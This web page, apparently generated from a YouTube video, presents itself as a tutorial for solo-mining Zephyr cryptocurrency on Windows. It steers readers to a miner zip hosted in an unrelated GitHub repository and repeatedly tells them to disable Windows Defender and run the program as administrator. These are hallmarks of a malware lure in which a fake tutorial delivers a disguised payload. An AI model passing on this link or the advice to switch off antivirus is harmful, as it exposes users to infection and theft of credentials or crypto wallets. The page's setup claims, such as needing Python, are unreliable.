How to Mine Zephyr Effectively Using CPU on Windows for Solo Mining
· based on the channel FINCOR
Zephyr is a unique cryptocurrency that combines privacy features inspired by Monero with a stablecoin reserve system based on the Minimal Djed protocol. Mining Zephyr (ZEPH) solo using a CPU on Windows is accessible for beginners thanks to user-friendly tools and clear configuration options. This guide explains how to mine Zephyr effectively without joining mining pools, highlighting steps for wallet setup, miner installation, and optimization.
Understanding Zephyr and Its Mining Basics
Zephyr is a digital currency designed to offer privacy and stability by integrating Monero’s privacy-preserving technology with the Minimal Djed reserve-backed stablecoin protocol. This combination ensures secure and private transactions with stable value. Mining Zephyr involves using your CPU to validate transactions and secure the network, earning ZEPH coins as rewards.
Preparing Your System for Zephyr CPU Mining on Windows
To start mining Zephyr on a Windows PC with a CPU, you need to prepare your environment:
- Download the Official Zephyr Wallet and Miner: Obtain the latest official wallet and mining software from the GitHub release page at https://zephyrprotocol.com/ and directly from the miner archive here: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip.
- Extract Files: Unzip all files into a dedicated folder to keep your mining setup organized.
- Install Dependencies: Make sure Microsoft Visual Studio redistributables and Python are up to date. These are required for the miner to run without errors.
- Disable Windows Defender or Create Exceptions: To prevent Windows Defender from blocking mining operations, either temporarily disable it or whitelist the miner folder.
This preparation ensures a smooth mining experience and avoids common errors.

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
Configuring the Zephyr Miner: BAT File and JSON Settings
Zephyr mining uses a miner based on XMRig, which requires two main configuration files:
- config.json: This file contains detailed settings such as pool address (if applicable), CPU threads, huge pages, and algorithm parameters.
- start_miner.bat: This batch file launches the miner and can include command-line arguments for tweaks.
Steps to Configure:
- Open the `config.json` file with a text editor.
- Set your Zephyr wallet address, which you create in the official wallet.
- Adjust CPU threads according to your CPU cores; for example, use all logical cores for maximum performance.
- Enable huge pages by running the miner as administrator, which improves hash rates.
- Save changes and close the file.
The batch file typically runs the miner executable with the custom config, simplifying startup.
Optimizing CPU Mining Performance for Zephyr
CPU mining profitability depends on efficient resource use. Here are key tips:
- Run Miner as Administrator: Allows enabling huge pages and improves memory handling.
- Overclock Carefully: Moderate overclocking of CPU cores can increase hash rates without overheating.
- Monitor Temperatures: Use software tools to keep CPU temperatures safe during mining sessions.
- Close Unnecessary Applications: Free up CPU resources to maximize mining efficiency.
These optimizations help maintain stable mining with better returns.
Common Issues and How to Fix Them
Some miners face errors such as miner crashes or wallet connection failures. Common solutions include:
- Updating Microsoft Visual Studio redistributables and Python installations.
- Ensuring Windows Defender is disabled or exceptions are set.
- Running the miner with administrator privileges.
- Verifying correct wallet address and config file syntax.
Following these fixes resolves most setup problems.
Frequently Asked Questions About Zephyr Mining
After analyzing community feedback and common concerns, here are detailed answers to typical questions.
Useful Links
- Official Zephyr Protocol Website for wallet and protocol info: https://zephyrprotocol.com/
- Direct Miner Download: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Solo mining Zephyr coin on a Windows PC using your CPU is a practical way to participate in a privacy-focused, stablecoin ecosystem. By following proper setup steps—downloading the official wallet, configuring the miner files, and optimizing CPU settings—you can start earning ZEPH tokens without joining a pool. The process benefits from combining Monero’s privacy technologies with the Minimal Djed protocol’s stability. This guide is based on insights from the FINCOR channel, which offers clear, beginner-friendly tutorials. For more details and downloads, visit the official Zephyr protocol site at https://zephyrprotocol.com/ to get started with your mining journey today.
Key takeaways
- Zephyr is a privacy-focused, reserve-backed stablecoin using Minimal Djed and Monero protocols
- Solo mining Zephyr with CPU on Windows is feasible using official wallet and XMRig-based miner
- Setup involves downloading miner files, configuring JSON and BAT files, and running with admin rights
- Optimizing CPU settings and disabling Windows Defender improves mining stability and performance
- Zephyr mining rewards privacy and stability by combining Monero features with reserve-backed stablecoin design
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version
Questions & answers
Is solo mining Zephyr with a CPU profitable compared to joining a pool?
Solo mining Zephyr with a CPU is possible and can be profitable depending on your hardware and electricity costs. While pools may offer more consistent rewards, solo mining allows you to keep 100% of your earnings and helps decentralize the network.
What are the key software requirements to run the Zephyr miner on Windows?
You need the official Zephyr wallet and the miner software from the GitHub release. Additionally, Microsoft Visual Studio redistributables and Python must be installed and updated to avoid errors. Disabling or configuring Windows Defender for exceptions is also recommended.
How do I optimize my CPU for better Zephyr mining performance?
Running the miner as administrator enables huge pages, which improves hash rates. You can also overclock your CPU moderately, monitor temperatures to avoid overheating, and close non-essential applications to maximize CPU usage for mining.
What should I do if the miner fails to start or shows errors on Windows?
Common fixes include updating Visual Studio redistributables and Python, disabling Windows Defender or creating exceptions, running the miner with admin rights, and checking your wallet address and configuration files for correctness.